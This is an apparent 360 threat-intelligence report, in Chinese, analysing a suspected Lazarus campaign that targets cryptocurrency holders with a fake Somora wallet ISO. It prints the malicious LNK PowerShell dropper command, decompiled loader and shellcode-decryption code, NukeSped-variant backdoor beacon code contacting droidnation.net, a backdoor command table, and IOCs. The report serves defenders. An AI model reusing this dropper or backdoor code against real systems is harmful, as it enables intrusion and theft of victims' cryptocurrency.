

# 疑似APT-C-26 (Lazarus) 组织通过加密货币钱包推广信息进行攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2023-01-11 18:01 发表于北京

## APT-C-26

## Lazarus

ISO文件是未压缩的存档磁盘映像文件，它代表光盘（CD\DVD）上的全部数据，大多数时候ISO文件被刻录到USB/CD/DVD作为可引导内容，用于引导机器进行安装。由于ISO文件的特性，在诱饵文件的使用上深受Lazarus、Winnti、TA505等APT组织的青睐。

近日360高级威胁研究院监测到一起疑似APT-C-26（Lazarus）组织以加密货币钱包推广信息为主题投递恶意ISO文件的攻击事件，攻击者在ISO文件内打包了一个恶意快捷方式（.lnk）文件，当用户打开该快捷方式文件时会调用powershell.exe进程从自身文件中查找数据释放3个文件并执行其中的恶意DLL文件（诱饵PDF、加载器DLL、密文文件），在执行了DLL加载器后最终解密出的后门软件疑似Lazarus组织的NukeSped家族后门。


### 一、受影响情况

该起攻击事件中主要针对加密货币持有者，攻击者以一款名为Somora的加密货币钱包推广文件向加密货币持有者投递，主要目的疑为窃取加密货币。

### 二、攻击活动分析

#### 1. 攻击流程分析

完整的攻击流程如下：



2. 恶意载荷分析

攻击者在ISO文件中打包了几张Somora加密钱包程序页面截图和一个命名为“Somora Cryptocurrency Wallet”的快捷方式文件。当受害用户运行了包含恶意代码的快捷方式文件，快捷方式文件会调用 powershell.exe 进程从自身文件中截取数据分别在%userprofile%\Documents目录下释放一个PDF文件，在%temp%目录释放一个DLL文件和一个密文数据文件。




图 1：ISO打包的文件

打包在ISO文件内的Somora加密钱包截图文件。




图 2：ISO内的Somora加密钱包应用截图

释放的Somora加密货币钱包应用推广PDF文档信息。

Windows Download  
(msi, v. 2.44.0)

MacOS Download  
(DMG, v. 2.44.0)

Linux Download  
(DEB, v.2.44.0)

Download APP(Coming Soon)  
(APK, v. 1.15.0.0)


[Customer Support](#)

## Be Among Smart 7%

Only about 7% of cryptocurrency owners are estimated to keep their coins in complete safety and privacy. There are hundreds of bitcoin wallet apps. Most wallets are custodial, therefore – not secure, not private, and not independent.

Even if a wallet is non-custodial, it may still not be secure. Only reproducible wallets are completely secure. Somora is

among them. Somora is an app with new safety features.



[Source](#)

图 3: 释放的PDF推广信息

Powershell进程执行了指令后, 先后打开诱饵PDF文件以及调用rundll32.exe以指定导出函数和命令行执行落地在%temp%目录下的DLL文件。

```
"C:\windows\system32\cmd.exe" /c powershell - windowstyle hidden
$lnkpath = Get - ChildItem * .lnk | where - object ($_.length - eq 0x000F8C39) | Select - Object - ExpandProperty Name;
$doc = gc $lnkpath - Encoding Byte | select - Skip 003832 | select - First 745904;
$docpath = 'C:\Users\Administrator\Documents\' + $lnkpath.Substring(0,$lnkpath.Length - 3) + 'pdf';
sc $docpath ([byte[]]($doc)) -Encoding Byte; & Start-Process $docpath; #落地PDF并打开
$file = gc $lnkpath -Encoding Byte | select -Skip 749736 | select -First 157696; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x55 };
$path = 'C:\Users\ADMINI~1\AppData\Local\Temp\' + (Get-Random) + '.dll';
sc $path ([byte[]]($file)) -Encoding Byte;
$file1 = gc $lnkpath -Encoding Byte | select -Last 111505; $path1 = (Get-Random);$path2 = 'C:\Users\ADMINI~1\AppData\Local\Temp\' + $path1;
sc $path2 ([byte[]]($file1)) - Encoding Byte;
& Rundll32 $path, DeviceProperty $path1; #使用rundll32.exe指定导出函数和命令行运行落地dll文件
```

图 4: Ink文件执行的恶意代码

落地%temp%目录下的DLL文件实则为loader程序, loader程序正常运行的话从指定导出函数执行,并通过命令行获取密文数据的文件名将其文件数据读取到内存中,随后使用特定key进行异或运算解密得到第一阶段的Shellcode运行。

```
while ( v11 );
result = (LPWSTR *)sub_1800070D4((__int64)Buffer, (__int64)L"rb");// 读取密文文件数据
v12 = result;
if ( result )
{
    ((void (__fastcall *) (LPWSTR *, _QWORD, __int64))sub_180008D34)(result, 0i64, 2i64);
    v13 = (int)sub_180009230((__int64)v12);
    ((void (__fastcall *) (LPWSTR *, _QWORD, _QWORD))sub_180008D34)(v12, 0i64, 0i64);
    v14 = VirtualAlloc(0i64, v13, 0x3000u, 0x40u);
    sub_180008A64((int)v14, 1, v13, (__int64)v12);
    sub_1800087A0(v12);
    v20[0] = 0x3020100;
    v20[1] = 0x7060504;
    v20[2] = 0xB0A0908;
    v20[3] = 0xF0E0D0C;
    if ( v13 > 0 ) // 对密文数据进行解密
    {
        v17 = v14;
        LODWORD(v15) = 9;
        do
        {
            v16 = *((unsigned __int8 *)v20 + ((int)v15 - 4) % 16);
            LOBYTE(v16) = *((_BYTE *)v20 + (int)v15 % 16) ^ *((_BYTE *)v20 + ((int)v15 + 4) % 16) ^ v16;
            v18 = ((int)v15 - 9) % 16;
            *v17 ^= v16;
            v15 = (unsigned int)(v15 + 1);
            ++v17;
            *((_BYTE *)v20 + v18) = v16;
            --v13;
        }
        while ( v13 );
    }
    ((void (__fastcall *) (__int64, __int64, _BYTE *))v14)(v16, v15, v17);// 执行解密出的shellcode
    return (LPWSTR *)v14;
}
```

图 5: 异或解密Shellcode

### 3. 攻击组件分析

Lazarus组织使用的NukeSped家族后门历史悠久, 其使用历史可追溯到2015年前。发展至今衍生出多个版本其后门功能也五花八门, 因此次事件中Shellcode解密出来的后门程序中使用的

特殊字符、代码结构、代码习惯上都与NukeSped家族后门存在相似度，所以推测是NukeSped家族后门的某变种版本。

一阶段中解密出的Shellcode其主要功能是将Shellcode中打乱编码的后门程序数据进行还原并装载运行。

```

0000:000000000000591 unk_591      db  4Dh ; M           ; DATA XREF: sub_0+9fo
0000:000000000000592      db  5Ah ; Z
0000:000000000000593      db  90h
0000:000000000000594      dd  300h
0000:000000000000598      dq  0FFFFFF00000400h, 0B800h, 4000h, 3 dup(0)
0000:0000000000005C8      db  0
0000:0000000000005C9      db  4 dup(0), 0E0h, 2 dup(0)
0000:0000000000005D0      db  0
0000:0000000000005D1      db  0Eh, 1Fh, 0BAh, 0Eh, 0, 0B4h, 9
0000:0000000000005D8      db  0CDh
0000:0000000000005D9      db  21h ; !
0000:0000000000005DA      dw  188h, 0CD4Ch, 5421h
0000:0000000000005E0 aHisProgramCann db  'his program cannot be run in DOS mode.',0Dh,0Dh,0Ah
0000:0000000000005E0      db  '$',0
0000:000000000000608      align 10h
0000:000000000000610      dq  55496D8D3B282900h, 55496DDE55496DDEh, 554970DEB4182BDEh
0000:000000000000610      dq  55491DDEB5182BDEh, 554965DE8A182BDEh, 554966DE9EB6B0DEh
0000:000000000000610      dq  554917DE54496DDEh, 55496FDEB0D7D8DEh, 55496CDE8BD7D8DEh
0000:000000000000610      dq  55496D68636952DEh, 0DEh, 0
0000:000000000000670      dq  586640000455000h, 62F53FE200h, 220F00000000000h, 1080000C020B00h
0000:000000000000670      dq  0C80000h, 10000000DA400h, 14000000000h, 200000100000h
0000:000000000000670      dq  2 dup(600h), 400002000000h, 60002000000000h, 1000081h
0000:000000000000670      dq  100000h, 1000000h, 10000h, 10000000000h, 0
0000:000000000000700      dq  78000188BC00h, 0
0000:000000000000710      dq  0E640001E0000h, 0
0000:000000000000720      dq  5180001F00000h, 4 dup(0)
0000:000000000000748      dq  700001772000h, 0
0000:000000000000758      dq  3880001200000h, 3 dup(0)
0000:000000000000778      dq  747865742E00h, 100000106A600h, 400001080000h, 0
0000:000000000000798      dq  20000000000h, 61746164722E60h, 1200000074CA00h, 10C00000760000h

```

图 6：编码打乱的PE数据

由于是从多段Shellcode中解密数据进行装载和经典NukeSped后门不同它显得更加“简洁”，后门程序所需使用的敏感字符信息以及敏感API信息都未做“掩饰”处理。

后门的C&C地址以及运行过程中使用的字段信息都以硬编码的形式存储。

```

memset(szServerName, 0, 0x84ui64);
dword_14001C9D0 = 1;
strcpy(szServerName, "droidnation.net");
strcpy(szObjectName, "/nation.php");
v1 = 0;
v2 = time64(0i64);
TickCount = GetTickCount();
srand(v2 + TickCount);
v4 = rand() % 9 + 2;
v5 = 30 - v4;
v6 = (rand() % (1 << v4)) << (30 - v4);
dword_14001C940 = v6 | (rand() % (1 << v5)); // 获得随机数
while ( 1 )
{
    while ( (unsigned int)sub_1400049D0() )
    {
        if ( (unsigned int)++v1 > 6 )
        {
            v1 = 0;

```



图 7: C&amp;C地址

在正式发送上线包之前程序获取当前进程的PID充当上线包tuid字段值，并获取一个随机数使用自定义编码进行异或运算后转成base64字符充当上线包payload字段值。

```

LOCALFREE(v0);
memset(v13, 0, 0x104ui64);
sub_140004E00(v13, "%u", (unsigned int)dword_14001C940);
memset(Destination, 0, 0x58ui64);
memset(v8, 0, 0x58ui64);
memset(v10, 0, 0x58ui64);
strcpy_s(Destination, 0x40ui64, "tuid");
*(_QWORD *)&Destination[64] = v13;
v3 = -1i64;
do
    ++v3;
while ( v13[v3] );
*(_DWORD *)&Destination[72] = v3;
strcpy_s(v8, 0x40ui64, "control");
*(_QWORD *)&v8[64] = "fconn";
*(_DWORD *)&v8[72] = 5;
*(_QWORD *)&Destination[80] = v8;
strcpy_s(v10, 0x40ui64, "payload");
*(_QWORD *)&v8[80] = v10;           // tuid=&control=fconn&payload=
*(_QWORD *)&v10[64] = v2;
*(_DWORD *)&v10[72] = v1;
v4 = LocalAlloc(0x40u, 0x30000ui64);
memset(v4, 0, 0x30000ui64);
v7[0] = 0;

```

图 8: 上线字段信息

发送上线包时后门程序通过检索注册表判断当前机器是否使用代理确保上线包正常发出，上线包以POST请求指定443端口向攻击者C&C服务器进行发送。

```

memset(v27, 0, 255);
if ( (unsigned int)sub_140002AA0((__int64)v27) )// 检索代理信息
{
    v7 = v27;
    v8 = 3;
}
else
{
    v7 = 0i64;
    v8 = 0;
}
v9 = InternetOpenA(szAgent, v8, v7, 0i64, 0);
v10 = v9;
if ( !v9 )
    return 1i64;
v11 = 80;
if ( dword_14001C9D0 )
    v11 = 443;
v12 = InternetConnectA(v9, szServerName, v11, 0i64, 0i64, 3u, 0, 0i64);// 与CC的443端口建立链接
if ( !v12 )
    goto LABEL_26;
v13 = 0x84080000;
if ( dword_14001C9D0 )
    v13 = 0x84880000;
strcpy(szVersion, "HTTP/1.1");
Buffer = v13;
v14 = HttpOpenRequestA(v12, "POST", szObjectName, szVersion, 0i64, 0i64, v13, 0i64);

```

图 9: 上线包发送

攻击者返回的base64指令数据先进行base64解码处理后再使用自定义的编码进行异或解码。

```
if ( a1 )
{
    v6[0] = 0x66714C77;
    v6[1] = 0x77255D4D;
    v6[2] = 0x7E607854;
    v6[3] = 0x62545574;
    v6[4] = 0x5E523E77;
    v6[5] = 0x47792318;
    v6[6] = 0x33285235;
    v6[7] = 0x383A437F;
    if ( a2 )                                     // 77 4C 71 66 4D 5D 25 77 54 78 60 7E 74 55 54 62 77 3E 52 5E 18 23 79 47 35 52 28 33 7F 43 3A 38
    {
        v3 = 0i64;                               // 逐字节异或解密
        v4 = a2;
        do
        {
            v5 = v3++;
            *a1++ ^= *((_BYTE *)v6 + (v5 & 0x1F));
            --v4;
        }
        while ( v4 );
    }
}
```

图 10：异或编码

后门指令支持攻击者在受害用户机器上获取用户机器信息、落地文件、执行指定命令等操作。

指令	行为
0x892	休眠
0x899	退出
0x895	重试
0x894	文件落地
0x896	模块信息获取
0x89C	进程注入
0x893	获取指定文件信息
0x898	执行指定命令
0x897	执行指定进程

### 三、技战法变化

与以往披露的NukeSped家族后门不同，此次发现的后门未与杀毒引擎的静态扫描做对抗，而以往发现的NukeSped家族后门则使用RC4或者是DES加密对C&C服务器列表和所使用的字符信息进行加密处理用以规避杀毒引擎的静态扫描。

在网络行为中也抛弃了使用对称加密算法对受害机器信息进行加密，换用了自定义的异或算法加密。



四、归属研判

Lazarus组织的NukeSped家族后门历史悠久期间衍生了多个版本变种，此次捕获到的后门软件在某些地方让人不禁联想到NukeSped家族后门。

在ESET公司2018年Lazarus行动总结报告[1][2]中披露有用于命令行格式化字符串多次被Lazarus所使用。



cmd.exe /c "%s 2>> %s" cmd.exe /c "%s >> %s 2>&1" (Online casino in Central America)	cm%sx%is"%s %s %s" 2>%s (Operation Blockbuster) (WannaCryptor outbreak)
c%is.e%isc "%s > %s 2>&1" (Operation Blockbuster - The Sequel)	%sd.e%isc "%s > %s 2>&1" (Operation Blockbuster - The Sequel)
%s%is "%s > %s 2>&1" (Operation Blockbuster - The Saga)	%sd.e%isc "%s > %s" 2>&1 %sd.e%isc n%ssh%isrewa%is ad%is po%isop%ising %sd.e%isc "%s > %s" (Op. Blockbuster)
cmd.exe /c "%s" > %s 2>&1 (The Polish and Mexican case)	c%isd.e%isc %s > "%s" 2>&1 (Op. Blockbuster - Goes Mobile)
%s /c "%s" >%s 2>&1 (Op. Blockbuster)	%sm%ise%isc "%s > %s %s%1"
%sd.e%isc "%s >> "%s" 2>&1"	%smd.ex%isc "%s > %s" 2>&1
%smd.e%isc "%s > %s 2>&1" (Op. Blockbuster - The Sequel)	%sd.e%isc "%s >> %s" 2>&1 %sd.e%isc "%s%is %s > %s" 2>&1 (Symantec's report on Duuzer)
%sd.e%isc %s >%s 2>&1 (Op. Blockbuster)	%s %s > "%s" 2>&1
%smd.e%isc "%s > %s"	c%isd%isxe%isc %s >> %s 2>&1
cmd.exe /c "" > 2>&1 (on stack) (Turkish Bankshot)	cmd.exe /c %s >> %s 2>&1

图表 11：所披露用于的格式化字符串

此次活动中使用的后门程序中回传命令执行代码。

```
StartupInfo.cb = 104;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
GetTempPathW(0x104u, Buffer);
GetTempFileNameW(Buffer, L"TLTQM", 0, TempFileName);
DeleteFileW(TempFileName);
wsprintfW(CommandLine, L"%sd.e%sc \"%s > %s 2>&1\"", L"cm", L"xe /", WideCharStr, TempFileName);
if ( !CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
    Destination = 2203;
    v18 = 2200;
    return sub_1400034A0((BYTE *)&Destination, 0x10Cu);
}
Sleep(0x64u);
```

图 12: 此次事件样本

以往Lazarus活动中使用的NukeSped后门样本中的回传命令执行代码，对比之下几乎一致。

```
memset(&v16[2], 0, 0x60ui64);
memset(v15, 0, sizeof(v15));
v16[0] = 104;
v16[15] = 1;
LOWORD(v16[16]) = 0;
kernel32_GetTempPathA(260i64, v18);
kernel32_GetTempFileNameA(v18, "PM", 0i64, NewFileName);
kernel32_DeleteFileA(NewFileName);
wsprintfA(v19, "%sd.e%sc \"%s > %s 2>&1\"", "cm", "xe /", a2, NewFileName);
if ( !(unsigned int)CreateProcessW(0i64, v19, 0i64, 0i64, 0, 0x8000000, 0i64, 0i64, v16, v15) )
    return sub_140001400(a1, 1193052, a3, 0i64);
if ( !(unsigned int)sub_140001400(a1, 1193082, a3, 0i64) )
    goto LABEL_17;
kernel32_Sleep(100i64);
```

图 13: 0ae1172aaca0ed4b63c7c5f5b1739294 (以往)

此次攻击活动中发现的后门程序和以往披露的NukeSped家族后门一样习惯使用硬编码存储C&C服务器地址和端口信息，习惯在代码中引用随机数，以及其标志性的后门指令都让人联系到Lazarus组织的NukeSped家族后门。

因此我们有理由怀疑此次攻击活动中使用的后门软件是Lazarus组织所使用的NukeSped家族后门某一变种。

```
dword_14001C944 = 0;
if ( v5[0] )
{
    memset(Destination, 0, 0x10Cui64);
    memcpy_s(Destination, 0x10Cui64, v0, 0x10Cui64);
    switch ( Destination[0] )
    {
        case 0x892: // 休眠
            v3 = Destination[1];
            memset(pbBinary, 0, 0x10Cui64);
            *(_DWORD *)&pbBinary[4] = 2194;
            *(_DWORD *)pbBinary = 2202;
            sub_1400034A0(pbBinary, 0x10Cu);
            sub_140001CD0(60 * v3);
            v1 = 0;
            goto LABEL_25;
        case 0x899: // 退出
            memset(pbBinary, 0, 0x10Cui64);
            *(_DWORD *)&pbBinary[4] = 2201;
            *(_DWORD *)pbBinary = 2202;
            sub_1400034A0(pbBinary, 0x10Cu);
            exit(0);
        case 0x895: // 重试
            memset(pbBinary, 0, 0x10Cui64);
            *(_DWORD *)&pbBinary[4] = 2197;
            *(_DWORD *)pbBinary = 2202;
            v2 = sub_1400034A0(pbBinary, 0x10Cu);
            break;
        case 0x894: // 文件落地
            v2 = sub_140003F50(Destination);
            break;
        case 0x896: // 计算机模块信息获取
            v2 = sub_140003A30(Destination);
            break;
        case 0x89C: // 进程注入
            v2 = sub_140003CC0(Destination);
            break;
        case 0x893: // 获取指定文件信息
            v2 = sub_1400036C0(Destination);
            break;
        case 0x898: // 反弹shell
            v2 = sub_140004340(Destination);
```

图14：此次事件中后门指令的识别与执行

以往的NukeSped家族后门指令提取。

SHA-256	Compilation - I Type	CBC Commands
1d195c40169cb0f050eca04ebda62321aa05a54137635c7ebb2960690eb1d82	2/5/2014 DLL	0x5487-0x548D, 0x548F-0x54C9, 0x54CB (21687-21693, 21695-21705, 21707)
3d481d166f7b748f1c3db30fda3845df9c2ad6d44e92e3187e0dd1ee01c741	4/20/2015 EXE	0xA-0x17, 0x19-0x1B, 0x1E-0x20, 0x23-0x24 (10-23, 25-27, 30-32, 35-36)
e798bb45421320be05211a94ced507430cc9f6c80d607d61a317a255733cf2	5/4/2015 DLL	0x1000, 0x1009-0x1012 (4096, 4105-4114)
16eaa0298c6e0de0cc42568879fab9513f4d533cfa1f5366346bd70df50d	9/2/2015 EXE	0xFF34-0xFF38, 0xFF3A-0xFF3B, 0xFF3E-0xFF42, 0xFF44-0xFF46, 0xFF4B-0xFF4D, 0xFF4F-0xFF51 (65332-65336, 65338-65339, 65342-65346, 65348-65350, 65355-65357, 65359-65360, 65363-65365)
959eb014a2d8ca118d1f6a198205d331e0ebf33ced5fd9004b8dcab4547987f	1/14/2016 EXE	0xFF34-0xFF38, 0xFF3A-0xFF3B, 0xFF3E-0xFF42, 0xFF44-0xFF46, 0xFF4B-0xFF4D, 0xFF4F-0xFF51 (65332-65336, 65338-65339, 65342-65346, 65348-65350, 65355-65357, 65359-65360, 65363-65365)
4e8c10a7fa51a3ab089b284e86a7daaca779ed82ba1750607c3bfa916819b1	1/21/2016 EXE	0xFF34-0xFF38, 0xFF3A-0xFF3B, 0xFF3E-0xFF42, 0xFF44-0xFF46, 0xFF4B-0xFF4D, 0xFF4F-0xFF51 (65332-65336, 65338-65339, 65342-65346, 65348-65350, 65355-65357, 65359-65360, 65363-65365)
9fa326d8d71e58aeb7ea0404b8b6be5742c547c525280b2e9544ab099ef9a	2/3/2016 EXE	0xFF34-0xFF38, 0xFF3A-0xFF3B, 0xFF3E-0xFF42, 0xFF44-0xFF46, 0xFF4B-0xFF4D, 0xFF4F-0xFF51 (65332-65336, 65338-65339, 65342-65346, 65348-65350, 65355-65357, 65359-65360, 65363-65365)
4481e31842499d084317b79a3a6250e50302a00603daccdd2df3a3e30911404	3/10/2016 DLL	0xFF34-0xFF38, 0xFF3A-0xFF3B, 0xFF3E-0xFF42, 0xFF44-0xFF46, 0xFF4B-0xFF4D, 0xFF4F-0xFF51 (65332-65336, 65338-65339, 65342-65346, 65348-65350, 65355-65357, 65359-65360, 65363-65365)
0b495976c431d8b7da71edf8b15d83e8df49a04107c2718bda9ca5d8247d88	3/10/2016 DLL	0xFF34-0xFF38, 0xFF3A-0xFF3B, 0xFF3E-0xFF42, 0xFF44-0xFF46, 0xFF4B-0xFF4D, 0xFF4F-0xFF51 (65332-65336, 65338-65339, 65342-65346, 65348-65350, 65355-65357, 65359-65360, 65363-65365)
a4a2e47161bbf56c1d5b1b3fba26a19bdfcd4eb575b56bde05c67408aee95	8/4/2017 EXE	0x8000-0x8009, 0x8010-0x8019, 0x8020-0x8026, 0x8043 (32768-32777, 32784-32793, 32800-32806, 32835)
109fb9a79bab6a927297e536594027016da7d7ab13e124c76a05889ec107ad02	8/4/2017 EXE	0x8000-0x8009, 0x8010-0x8019, 0x8020-0x8026, 0x8043 (32768-32777, 32784-32793, 32800-32806, 32835)
ee3ecf100fc2042cfadeb0509ae4f49647daa1efcee2bd3098912247e155a1e7	9/24/2017 EXE	0x8000-0x8009, 0x8010-0x8019, 0x8020-0x8026, 0x8043 (32768-32777, 32784-32793, 32800-32806, 32835)
4a84452752c8fe493ae820871096044edd9f6453366842927148e7d8e218dc87	9/24/2017 EXE	0x8000-0x8009, 0x8010-0x8019, 0x8020-0x8026, 0x8043 (32768-32777, 32784-32793, 32800-32806, 32835)
2de5e99315a6cf42a46c8286acea0bc842f6d7895833d2cab7de1cdad7d8d8	10/12/2017 EXE	0x8000-0x8009, 0x8010-0x8019, 0x8020-0x8026, 0x8043 (32768-32777, 32784-32793, 32800-32806, 32835)

图15：后门指令格式


附录 IOC

10d0ad8268ced4558153c235d0b95fdf  
d71a8f5d20bf54ea9004881dd94a14e2  
90231bdcab5532fec182f0150e001634  
db5c662750952b87fc9d7e820664acc6(密文数据)  
3099980ca44cae6a68887bbcb37ac5e6  
droidnation[.]net/nation.php

参考

[1]  
<https://www.virusbulletin.com/uploads/pdf/magazine/2018/VB2018-Kalnai-Poslusny.pdf>

[2]  
[https://github.com/eset/malware-ioc/blob/master/nukesped\\_lazarus/README.adoc](https://github.com/eset/malware-ioc/blob/master/nukesped_lazarus/README.adoc)



### 360高级威胁研究院

360高级威胁研究院是360数字安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外广泛认可，为360保障国家网络安全提供有力支撑。